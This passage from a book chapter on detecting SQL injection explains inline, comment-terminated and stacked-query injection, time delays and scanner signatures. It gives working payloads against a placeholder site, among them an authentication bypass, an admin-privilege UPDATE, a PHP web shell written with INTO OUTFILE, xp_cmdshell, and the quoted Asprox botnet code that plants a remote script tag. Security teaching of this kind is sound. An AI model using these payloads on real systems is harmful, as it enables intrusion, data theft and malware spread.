Server Error in '/' Application.
```

```
Unclosed quotation mark before the character string ' ORDER BY received;'.
```

To gain more information about the query we can send the following request:

```
http://www.victim.com/messages/list.aspx?uid=0 having 1=1
```

The response from the server is:

```
Server Error in '/' Application.
```

```
Column 'messages.uid' is invalid in the select list because it is not contained in an  
aggregate function and there is no GROUP BY clause.
```

Based on the information retrieved, we can assert that the SQL code running on the server side should look like this:


```
SELECT *
```

```
FROM messages
```

```
WHERE uid=[USER ENTRY]
```

ORDER BY received;

Figure 2.12 shows the injection point, the SQL statement creation, and the vulnerable parameter.



**Figure 2.12** Visual Representation of a Numeric Injection

Note that injecting a number doesn't require terminating and commencing the single-quote delimiters. As I mentioned before, numeric values are handled by the database without delimiting quotes. In this example, we can directly inject after the *uid* parameter in the URL.

In this scenario, we have control over the messages returned from the database. The application doesn't perform any sanitization in the *uid* parameter, and therefore we can interfere in the rows selected from the *messages* table. The method of exploitation in this scenario is to add an *always true* (or *1=1*) condition, so instead of returning only the messages for our user, all of them are displayed. The URL would be:

http://www.victim.com/messages/list.aspx?uid=45 or 1=1

The result of the request would return messages to every user, as shown in Figure 2.13.



**Figure 2.13** Exploitation of a Numeric Injection

The result of the exploitation generated the following SQL statement:

```
SELECT *

FROM messages

WHERE uid=45 or 1=1 /* Always true condition */

ORDER BY received;
```

Due to the *always true* condition injected (*or 1=1*) the database returns all rows in the *messages* table and not just the ones sent to our user. In [Chapter 4](#), you will learn how to exploit this further to read arbitrary data from any table of the database and even from other databases.

[Table 2.2](#) shows a collection of signatures for testing numeric values.

**Table 2.2** Signatures for Inline Injection of Numeric Values

Testing String	Variations	Expected Results
----------------	------------	------------------

,


Error triggering. If successful, the database will return an error

Testing String	Variations	Expected Results
$1+1$	$3-1$	If successful, it returns the same value as the result of the operation
$value + 0$		If successful, it returns the same value as the original request
$1 \text{ or } 1=1$	$1) \text{ or } (1=1$	Always true condition. If successful, it returns every row in the table
$value \text{ or } 1=2$	$value) \text{ or } (1=2$	No condition. If successful, it returns the same result as the original value
$1 \text{ and } 1=2$	$1) \text{ and } (1=2$	Always false condition. If successful, it returns no rows from the table
$1 \text{ or } 'ab' = 'a' + 'b'$	$1) \text{ or } ('ab' = 'a' + 'b'$	Microsoft SQL Server concatenation. This injection is valid for Microsoft SQL Server. If successful, it returns the same information as an always true condition
$1 \text{ or } 'ab' = 'a''b'$	$1) \text{ or } ('ab' = 'a' 'b'$	MySQL concatenation. If successful, it returns the same information as an always true condition
$1 \text{ or } 'ab' = 'a'    'b'$	$1) \text{ or } ('ab' = 'a'    'b'$	Oracle and PostgreSQL concatenation. If successful, it returns the same information as an always true condition

As you can see from [Table 2.2](#), all the injection strings follow similar principles. Confirming the existence of a SQL injection vulnerability is just a matter of understanding what is being executed at server-side and injecting the conditions that you need for each particular case.

## Terminating SQL Injection

There are several techniques for confirming the existence of SQL injection vulnerabilities. In the previous section you saw inline injection techniques, and in this section you will see how to create a valid SQL statement through its termination. Injection-terminating a SQL statement is a technique whereby the attacker injects SQL code and successfully finalizes the statement by commenting the rest of the query, which would be otherwise appended by the application. [Figure 2.14](#) shows a diagram introducing the concept of SQL injection termination.



**Figure 2.14** Terminating SQL Injection

In [Figure 2.14](#), you can see that the injected code terminates the SQL statement. Apart from terminating the statement we need to comment out the rest of the query such that it is not executed.

### Database Comment Syntax

As you can see in [Figure 2.14](#), we need some means to prevent the end of the SQL code from being executed. The element we are going to use is *database comments*. Comments in SQL code are similar to comments in any other programming language. They are used to insert information in the code and they are ignored by the interpreter. [Table 2.3](#) shows the syntax for adding comments in Microsoft SQL Server, Oracle, MySQL and PostgreSQL databases.

#### Tip

A defense technique consists of detecting and removing all spaces or truncating the value to the first space from the user entry. Multiline comments can be used to bypass such restrictions. Say you are exploiting an application using the following attack:

```
http://www.victim.com/messages/list.aspx?uid=45 or 1=1
```

However, the application removes the spaces and the SQL statement becomes:

```
SELECT *
```

```
FROM messages
```

```
WHERE uid=45or1=1
```

This will not return the results you want, but you can add multiline comments with no content to avoid using spaces:

```
http://www.victim.com/messages/list.aspx?uid=45/**/or/**/1=1
```

The new query will not have spaces in the user input, but it will be valid, returning all of the rows in the *messages* table.

The “Evading Input Filters” section in [Chapter 7](#) explains in detail this technique and many others used for signature evasion.

**Table 2.3** Database Comments

Database	Comment	Observations
Microsoft SQL Server, Oracle and PostgreSQL	-- (double dash)	Used for single-line comments
	/* */	Used for multiline comments
MySQL	-- (double dash)	Used for single-line comments. It requires the second dash to be followed by a space or a control character such as tabulation, newline, etc.
	#	Used for single-line comments
	/* */	Used for multiline comments

The following technique to confirm the existence of a vulnerability makes use of SQL comments. Have a look at the following request:


[http://www.victim.com/messages/list.aspx?uid=45/\\*hello\\*/](http://www.victim.com/messages/list.aspx?uid=45/*hello*/)

If vulnerable, the application will send the value of the *uid* followed by a comment. If there are no problems processing the request and we get the same result we would get with *uid=45*, this means the database ignored the content of the comment. This might be due to a SQL injection vulnerability.

## Using Comments

Let's see how we can use comments to terminate SQL statements.

We are going to use the authentication mechanism in the Victim Inc. administration Web site. Figure 2.15 represents the concept of terminating the SQL statement.



**Figure 2.15** Exploitation Terminating SQL Statement

In this case, we are going to exploit the vulnerability terminating the SQL statement. We will only inject code into the *username* field and we will terminate the statement. We will inject the code `' or 1=1;--`, which will create the following statement:

```
SELECT *  
  
FROM administrators  
  
WHERE username = '' or 1=1;-- ' AND password = '';
```



This statement will return all rows in the *administrators* table due to the *1=1* condition. Moreover, it will ignore the part of the query after the comment, so we don't have to worry about the *AND password=''*.

You can also impersonate a known user by injecting *admin'--*. This will create the following statement:

```
SELECT *  
  
FROM administrators  
  
WHERE username = 'admin'-- ' AND password = '';
```

This statement will return only one row containing the *admin* user successfully bypassing the authentication mechanism.

You may find scenarios where a double hyphen (*--*) cannot be used because it is filtered by the application or because commenting out the rest of the query generates errors. In such cases, you can use multiline comments (*/\*\*/*) for commenting parts of the SQL statement. This technique requires more than one vulnerable parameter and an understanding of the position of the parameters in the SQL statement.

Figure 2.16 shows an example of a multiline comment attack. Note that the text in the *Password* field is disclosed for clarity. It illustrates an attack using multiline comments.



**Figure 2.16** Using Multiline Comments

In this attack, we use the *Username* field to select the user we want and start the comment with the */\** sequence. In the *Password* field we finish the comment (*\*/*) and we add the single-quote sequence to end the statement syntactically correct with no effect on the result. The resultant SQL statement is:

```
SELECT *  
  
FROM administrators  
  
WHERE username = 'admin'/*' AND password = '*/ '');
```

Removing the commented code helps to better illustrate the example:

```
SELECT *  
  
FROM administrators  
  
WHERE username = 'admin''';
```

As you can see, we needed to finish the statement with a string due to the last single quote inserted by the application which we cannot control. We chose to concatenate an empty string, which has no effect on the result of the query.

In the previous example, we concatenated our input with an empty string. String concatenation is something you will always need when doing SQL injection testing. However, because it is done differently in SQL Server, MySQL, Oracle, and PostgreSQL it can therefore be used as a tool to identify the remote database. [Table 2.4](#) shows the concatenation operators in each database.

**Table 2.4** Database Concatenation Operators

Database	Concatenation
----------	---------------

Microsoft SQL Server    'a' + 'b' = 'ab'

MySQL                    'a' 'b' = 'ab'

Database	Concatenation
----------	---------------

Oracle and PostgreSQL 'a' || 'b' = 'ab'

If we find a parameter in a Web application which is vulnerable but we are unsure of the remote database server, we can use string concatenation techniques for identification. Remote database identification can be done by replacing any vulnerable string parameter with a concatenation in the following manner:

`http://www.victim.com/displayuser.aspx?User=Bob--` Original request

`http://www.victim.com/displayuser.aspx?User=B'+ 'ob --` MSSQL

`http://www.victim.com/displayuser.aspx?User=B''ob --` MySQL

`http://www.victim.com/displayuser.aspx?User=B' || 'ob --` Oracle or PostgreSQL

Sending the three modified requests will tell you the database running on the remote back-end server, as two requests will return a syntax error and one of them will return the same result as the original request indicating the underlying database.

Table 2.5 shows a summary with some signatures using database comments commonly used for bypassing authentication mechanisms.

**Table 2.5** Signatures Using Database Comments

Testing String	Variations	Expected Results
<code>admin'--</code>	<code>admin')--</code>	Bypass authentication mechanism by returning the admin row set from the database
<code>admin' #</code>	<code>admin')#</code>	MySQL—Bypass authentication mechanism by returning the admin row set from the database

Testing String	Variations	Expected Results
<i>1--</i>	<i>1)--</i>	Commenting out the rest of the query, it is expected to remove any filter specified in the WHERE clause after the injectable parameter
<i>1 or 1=1--</i>	<i>1) or 1=1--</i>	Return all rows injecting a numeric parameter
<i>' or '1'='1'--</i>	<i>(') or '1'='1'--</i>	Return all rows injecting a string parameter
<i>-1 and 1=2--</i>	<i>-1) and 1=2--</i>	Return no rows injecting a numeric parameter
<i>' and '1'='2'--</i>	<i>(') and '1'='2'--</i>	Return no rows injecting a string parameter
<i>1/*comment*/</i>		Comment injection. If successful, it makes no difference to the original request. Helps identify SQL injection vulnerabilities

## Executing Multiple Statements

Terminating a SQL statement provides you with greater control over the SQL code sent to the database server. In fact, this control goes beyond the statement created by the database. If you terminate the SQL statement you can create a brand-new one with no restrictions on it.

Microsoft SQL Server 6.0 introduced server-side cursors to its architecture, which provided the functionality of executing a string with multiple statements over the same connection handle. This functionality is also supported in all the later versions and allows the execution of statements such as the following:

```
SELECT foo FROM bar; SELECT foo2 FROM bar2;
```

The client connects to the SQL Server and sequentially executes each statement. The database server returns to the client as many result sets as statements were sent.

This is also supported in PostgreSQL databases. MySQL has also introduced this functionality in Version 4.1 and later; however, this is not enabled by default. Oracle databases don't support multiple statements in this way, unless using PL/SQL.

The exploitation technique requires that you are able to terminate the first statement, so you can then concatenate arbitrary SQL code.

This concept can be exploited in a number of ways. Our first example will target an application connecting to a SQL Server database. We are going to use multiple statements to escalate privileges within the application—for example, by adding our user to the administrators group. Our goal will be to run an *UPDATE* statement for that:

```
UPDATE users/* Update table Users */  
  
SET isadmin=1/* Add administrator privileges in the application */  
  
WHERE uid=<Your User ID> /* to your user */
```

We need to start the attack, enumerating columns using the *HAVING 1=1* and *GROUP BY* technique explained before:

```
http://www.victim.com/welcome.aspx?user=45; select * from usershaving 1=1;--
```

This will return an error with the first column name and will need to repeat the process, adding the names to the *GROUP BY* clause:

```
http://www.victim.com/welcome.aspx?user=45;select * from users having 1=1GROUP BY uid;--
```

```
http://www.victim.com/welcome.aspx?user=45;select * from users having 1=1GROUP BY uid,  
user;--
```

```
http://www.victim.com/welcome.aspx?user=45;select * from users having 1=1GROUP BY uid, user,  
password;--
```

```
http://www.victim.com/welcome.aspx?user=45;select * from users having 1=1GROUP BY uid, user,  
password, isadmin;--
```

Once we discover the column names, the next URL with the injected code to add administrative privileges to the Victim Inc. Web application would be:

```
http://www.victim.com/welcome.aspx?uid=45;UPDATE users SET isadmin=1 WHERE uid=45;--
```

### Warning

Be very careful when escalating privileges by executing an *UPDATE* statement, and always add a *WHERE* clause at the end. Don't do something like this:

```
http://www.victim.com/welcome.aspx?uid=45; UPDATE users SET isadmin=1
```

as that would update every record in the *users* table, which is not what we want to do.

Having the possibility of executing arbitrary SQL code offers many vectors of attack. You may opt to add a new user:

```
INSERT INTO administrators (username, password)
```

```
VALUES ('hacker', 'mysecretpassword')
```

The idea is that depending on the application, you can execute the appropriate statement. However, you will not get the results for the query if you execute a *SELECT*, as the Web server will read only the first record set. In [Chapter 5](#) you will learn techniques for appending data to the existing results using *UNION* statements. Additionally, you have the ability (given the database user has enough permissions) to interact with the operating system, such as to read and write files, and execute operating system commands. These types of attack are explained in detail in [Chapter 6](#), and are good examples of typical uses of multiple statements:

```
http://www.victim.com/welcome.aspx?uid=45;exec master..xp_cmdshell 'ping www.google.com';--
```

We are now going to explore similar techniques using multiple SQL statements in MySQL databases (if multiple statements functionality is enabled). The technique and functionality are exactly the same and we will have to terminate the first query and execute arbitrary code in the second. For this example, our code of choice for the second statement is:

```
SELECT '<?php echo shell_exec($_GET["cmd"]);?>'
```

```
INTO OUTFILE '/var/www/victim.com/shell.php';--
```

This SQL statement outputs the string ‘<?php echo shell\_exec(\$\_GET[“cmd”]);?>’ into the /var/www/victim.com/shell.php file. The string written to the file is a PHP script that retrieves the value of a *GET* parameter called *cmd* and executes it in an operating system shell. The URL conducting this attack would look like this:

```
http://www.victim.com/search.php?s=test';SELECT  '<?php  echo  shell_exec($_GET[“cmd”]);?>'
      INTO OUTFILE  '/var/www/victim.com/shell.php';--
```

Provided MySQL is running on the same server as the Web server and the user running MySQL has enough permissions, and the server has multiple statements enabled, the preceding command should have created a file in the Web root which allows arbitrary command execution:

```
http://www.victim.com/shell.php?cmd=ls
```

You will learn more about exploiting this kind of issue in [Chapter 6](#). For now, the important thing is that you learn the concept and the possibilities of running arbitrary SQL code in multiple statements.

[Table 2.6](#) shows signatures used for injecting multiple statements.

### Notes from the Underground...

#### Use of SQL Injection by the Asprox Botnet

A botnet is a large network of infected computers normally used by criminals and organized crime entities to launch phishing attacks, send spam e-mails, or launch distributed denial of service (DoS) attacks.

Newly infected computers become part of the botnet which is controlled by a master server. There are several modes of infection, one of the most common being the exploitation of Web browser vulnerabilities. In this scenario, the victim opens a Web page served by a malicious Web site which contains an exploit for the victim's browser. If the exploit code is executed successfully the victim is infected.

As a consequence of this method of infection, it is not a surprise that botnet owners are always looking for target Web sites to serve their malicious software.

The Asprox Trojan was primarily designed to create a spam botnet dedicated to sending phishing e-mails. However, during May 2008 all the infected systems in the botnet received an updated component in a file called

msscntr32.exe. This file is a SQL injection attack tool which is installed as a system service under the name of “Microsoft Security Center Extension.”

Once the service is running, it uses the Google search engine to identify potential victims by identifying hosts running .asp pages with *GET* parameters. The infecting code terminates the current statements and appends a new one as you just saw in this chapter. Let’s have a look at the infecting URL:

```
http://www.victim.com/vulnerable.asp?id=425;DECLARE @S  
  
VARCHAR(4000);SET @S=CAST(0x4445434C4152452040542056415243  
  
<snip>  
  
434C415245202075F437572736F72 AS  
  
VARCHAR(4000));EXEC(@S);-- [shortened for brevity]
```

The following is the unencoded and commented code that performs the attack:

```
DECLARE  
  
@T VARCHAR(255),/* variable to store the table name */  
  
@C VARCHAR(255)/* variable to store the column name */  
  
DECLARE Table_Cursor CURSOR  
  
/* declares a DB cursor that will contain */  
  
FOR /* all the table/column pairs for all the */  
  
SELECT a.name,b.name/* user created tables and */  
  
FROM sysobjects a,syscolumns b  
  
/* columns typed text(35), ntext (99), varchar(167) */  
  
/* orsysname(231) */  
  
WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231  
  
OR b.xtype=167)
```



```

OPEN Table_Cursor /* Opens the cursor */

FETCH NEXT FROM Table_Cursor INTO @T, @C

/* Fetches the first result */

WHILE(@@FETCH_STATUS=0) /* Enters in a loop for every row */BEGIN EXEC('UPDATE ['+'@T+'] SET

/* Updates every column and appends */

['+'@C+']=RTRIM(CONVERT(VARCHAR(8000),['+'@C+'])))+

/* a string pointing to a malicious */

"<scriptsrc=http://www.banner82.com/b.js></script>''')

/* javascript file */

FETCH NEXT FROM Table_Cursor INTO @T,@C

/* Fetches next result */

END

CLOSE Table_Cursor /* Closes the cursor */

DEALLOCATE Table_Cursor/* Deallocates the cursor */

```

The code updates the content of the database appending a *<script>* tag. If any of the contents are shown in a Web page (which is very likely), the visitor will load the contents of the JavaScript file into the browser.

The purpose of the attack is to compromise Web servers and modify the legitimate HTML code to include a JavaScript file which contained the necessary code to infect more vulnerable computers and continue to grow the botnet.

If you want more information about Asprox, visit the following URLs:

- [www.toorcon.org/tcx/18\\_Brown.pdf](http://www.toorcon.org/tcx/18_Brown.pdf)
- [xanalysis.blogspot.com/2008/05/asprox-trojan-and-banner82com.html](http://xanalysis.blogspot.com/2008/05/asprox-trojan-and-banner82com.html)

**Table 2.6** Signatures for Executing Multiple Statements

Testing String	Variations	Expected Results
' ;[SQL Statement];--	');[SQL Statement];--	Execution of multiple statements injecting a string parameter
' ;[SQL Statement];#	');[SQL Statement];#	MySQL—Execution of multiple statements injecting a string parameter (if enabled on database)
;[SQL Statement];--	);[SQL Statement];--	Execution of multiple statements injecting a numeric parameter
;[SQL Statement];#	);[SQL Statement];#	MySQL—Execution of multiple statements injecting a numeric parameter (if enabled on database)

## Time Delays

When testing applications for SQL injection vulnerabilities you will often find yourself with a potential vulnerability that is difficult to confirm. This can be due to a number of reasons, but mainly because the Web application is not showing any errors and because you cannot retrieve any data.

In this kind of situation, it is useful to inject database time delays and check whether the response from the server has also been delayed. Time delays are a very powerful technique as the Web server can hide errors or data, but cannot avoid waiting for the database to return a result, and therefore you can confirm the existence of SQL injection. This technique is especially useful in blind injection scenarios.

Microsoft SQL servers have a built-in command to introduce delays to queries: *WAITFOR DELAY 'hours:minutes:seconds'*. For example, the following request to the Victim Inc. Web server takes around 5 s:

```
http://www.victim.com/basket.aspx?uid=45;waitfor delay '0:0:5';--
```

The delay in the response from the server assures us that we are injecting SQL code into the back-end database.

MySQL databases don't have an equivalent to the *WAITFOR DELAY* command. However, it is possible to introduce a delay using functions which take a long time to operate. The *BENCHMARK* function is a good option. The MySQL *BENCHMARK* function executes an expression a number of times. It is used to evaluate the speed of MySQL executing expressions. The amount of time required by the database varies depending on the workload of the server and the computing resources; however, provided the delay is noticeable, this technique can be used for identification of vulnerabilities. Let's have a look at the following example:

```
mysql> SELECT BENCHMARK(1000000,ENCODE('hello','mom'));
```

```
+-----+
```

```
| BENCHMARK(1000000,ENCODE('hello','mom')) |
```

```
+-----+
```

```
| 0 |
```

```
+-----+
```

```
1 row in set (3.65 sec)
```

It took 3.65 s to execute the query, and therefore if we inject this code into a SQL injection vulnerability it will delay the response from the server. If we want to delay the response further, we just need to increment the number of iterations. Here is an example:

```
http://www.victim.com/display.php?id=32; SELECT BENCHMARK(1000000,ENCODE('hello','mom'));
```

In Oracle PL/SQL, it is possible to create a delay using the following set of instructions:

```
BEGIN
```

```
DBMS_LOCK.SLEEP(5);
```

```
END;
```

The *DBMS\_LOCK.SLEEP()* function puts a procedure to sleep for a number of seconds; however, a number of restrictions apply to this function. The first one is that this function

cannot be injected directly into a subquery, as Oracle doesn't support stacked queries. Second, the DBMS\_LOCK package is available only for database administrators.

A better approach in Oracle PL/SQL, which allows inline injection uses the following set of instructions:

```
http://www.victim.com/display.php?id=32 or 1=dbms_pipe.receive_message('RDS', 10)
```

The function DBMS\_PIPE.RECEIVE\_MESSAGE is waiting 10 s for data from the pipe RDS. The package is granted to public by default. In opposite to procedures like DBMS\_LOCK.SLEEP() a function can be used in a SQL statement.

On recent PostgreSQL databases (8.2 and up), the pg\_sleep function can be used to induce delays:

```
http://www.victim.com/display.php?id=32; SELECT pg_sleep(10);--
```

The “Using Time-Based Techniques” section in [Chapter 5](#) discusses exploitation techniques where time is involved.

## Automating SQL Injection Discovery

So far in this chapter, you have seen techniques for manually finding SQL injection vulnerabilities in Web applications. You saw that the process involves three tasks:

- Identifying data entry
- Injecting data
- Detecting anomalies from the response

In this section, you will see that you can automate the process to a certain extent, but there are some issues that an application needs to deal with. Identifying data entry is something that can be automated. It is just a matter of crawling the Web site and finding *GET* and *POST* requests. Data injection can also be done in an automatic fashion, as all the necessary data for sending the requests has been obtained in the previous phase. The main problem with automatically finding SQL injection vulnerabilities comes with detecting anomalies from the response of the remote server.

Although it is very easy for a human to distinguish an error page or another kind of anomaly, it is sometimes very difficult for a program to *understand* the output from the server.

In some occasions, an application can easily detect that a database error has occurred:

- When the Web application returns the SQL error generated by the database
- When the Web application returns an HTTP 500 error
- Some cases of blind SQL injection

However, in other scenarios an application will find it hard to identify an existing vulnerability and will possibly miss it. For that reason, it is important to understand the limitations of automating SQL injection discovery and the importance of manual testing.

Moreover, there is yet another variable when testing for SQL injection vulnerabilities. Applications are coded by humans, and at the end of the day bugs are coded by humans. When you look at a Web application you can perceive where the potential vulnerabilities might be, guided by your instinct and your experience. This happens because you can *understand* the application which is something that an automated tool is not able to do.

A human can easily spot a part of a Web application which is not fully implemented, maybe just reading a “*Beta release—we are still testing*” banner in the page. It seems apparent that you may have better chances of finding interesting vulnerabilities there than testing mature code.

Additionally, your experience tells you what part of the code might have been overlooked by the programmers. For example, there are scenarios where most of the input fields may be validated if they require direct entry from the user. However, those which are a result of another process, dynamically written to the page (where the user can manipulate them) and then reused in the SQL statements, tend to be less validated as they are supposed to come from a trusted source.

On the other hand, automated tools are systematic and thorough. They don’t understand the Web application logic, but they can test very quickly a lot of potential injection points which is something that a human cannot do thoroughly and consistently.


## **Tools for Automatically Finding SQL Injection**

In this section, I will show you some commercial and free tools designed to find SQL injection vulnerabilities. Tools exclusively focused on exploitation will not be presented in this chapter.

## HP WebInspect

WebInspect is a commercial tool by Hewlett-Packard. Although you can use it as a SQL injection discovery tool, the real purpose of this tool is to conduct a full assessment of the security of a Web site. This tool requires no technical knowledge and runs a full scan, testing for misconfigurations and vulnerabilities at the application server and Web application layers.

Figure 2.17 shows the tool in action.



**Figure 2.17** HP WebInspect

WebInspect systematically analyzes the parameters sent to the application, testing for all kinds of vulnerabilities including cross-site scripting (XSS), remote and local file inclusion, SQL injection, operating system command injection, and so on. With WebInspect you can also simulate a user authentication or any other process by programming a macro for the test. This tool provides four authentication mechanisms: Basic, NTLM, Digest, and Kerberos. WebInspect can parse JavaScript and Flash content and it is capable of testing Web 2.0 technologies.

In regard to SQL injection, it detects the value of the parameter and modifies its behavior depending on whether it is string or numeric. [Table 2.7](#) shows the injection strings sent by WebInspect for identification of SQL injection vulnerabilities.

**Table 2.7** Signatures Used by WebInspect for SQL Injection Identification

<b>Testing Strings</b>
------------------------

,

*value' OR*

*value' OR 5=5 OR 's'='0*

*value' AND 5=5 OR 's'='0*

*value' OR 5=0 OR 's'='0*

*value' AND 5=0 OR 's'='0*

*0+value*

*value AND 5=5*

*value AND 5=0*

*value OR 5=5 OR 4=0*

*value OR 5=0 OR 4=0*

WebInspect comes with a tool called SQL Injector which you can use to exploit the SQL injection vulnerabilities discovered during the scan. SQL Injector has the option of retrieving data from the remote database and showing it to the user in a graphical format.

- URL: [www8.hp.com/us/en/software/software-solution.html?compURI=tcm:245-936139](http://www8.hp.com/us/en/software/software-solution.html?compURI=tcm:245-936139)
- Supported platforms: Microsoft Windows XP Professional SP3, WindowsServer2003 SP2, Windows Vista SP2, Windows 7 and Windows Server 2008 R2
- Requirements: Microsoft .NET 3.5 SP1, Microsoft SQL Server or Microsoft SQL Server Express Edition
- Price: Contact vendor for a quote

### **IBM Rational AppScan**

AppScan is another commercial tool used for assessing the security of a Web site, which includes SQL injection assessment functionality. The application runs in a similar manner to WebInspect, crawling the targeted Web site and testing for a large range of potential vulnerabilities. The application detects regular SQL injection and blind SQL injection vulnerabilities, but it doesn't include a tool for exploitation as does WebInspect. [Table 2.8](#) shows the injection strings sent by AppScan during the inference process.

**Table 2.8** Signatures Used by AppScan for SQL Injection Identification



Testing Strings			
WF'SQL"Probe;A--B	' + 'somechars	'	' and 'barfoo'='foobar') --
' having 1=1--	somechars' + '	“	' and 'barfoo'='foobar
1 having 1=1--	somechars'    '	)	' or 'foobar'='foobar' --
\' having 1=1--	'    'somechars	\'	' or 'foobar'='foobar') --
) having 1=1--	'    '	;	' and 'foobar'='foobar
%a5' having 1=1--	or 7659=7659	\"	' and 'foobar'='foobar') --
vol	and 7659=7659	“	' exec master..
'   'vol	and 0=7659	“	xp_cmdshell 'vol'--
“   "vol	/**/or/**/	' and 'barfoo' =	'; select * from dbo.
	7659=7659	'foobar' --	sysdatabases--
vol	/**/and/**/	' or 'foobar' =	'; select @@
	7659=7659	'foobar	version,1,1,1--
' + " + '	/**/and/**	' and 'foobar' =	'; select * from
	/0=7659	'foobar' --	master..sysmessages--
			sys.dba_users--

AppScan also provides macro recording functionality to simulate user behavior and enter authentication credentials. The platform supports basic HTTP and NTLM authentication as well as client-side certificates.

AppScan offers a very interesting functionality called a privilege escalation test. Essentially, you can conduct a test to the same target using different privilege levels—for example, unauthenticated, read-only, and administrator. After that, AppScan will try to access from a low-privileged account information available only for higher-privileged accounts, flagging any potential privilege escalation issue.

Figure 2.18 shows a screenshot of AppScan during the scanning process.

- URL: [www.ibm.com/software/awdtools/appscan/](http://www.ibm.com/software/awdtools/appscan/)
- Supported platforms: Microsoft Windows XP Professional SP2, Windows Server 2003, Windows Vista, Windows 7, and Windows Server 2008 and 2008 R2
- Requirements: Microsoft .NET 2.0 or 3.0 (for some optional additional functionality)
- Price: Contact vendor for a quote



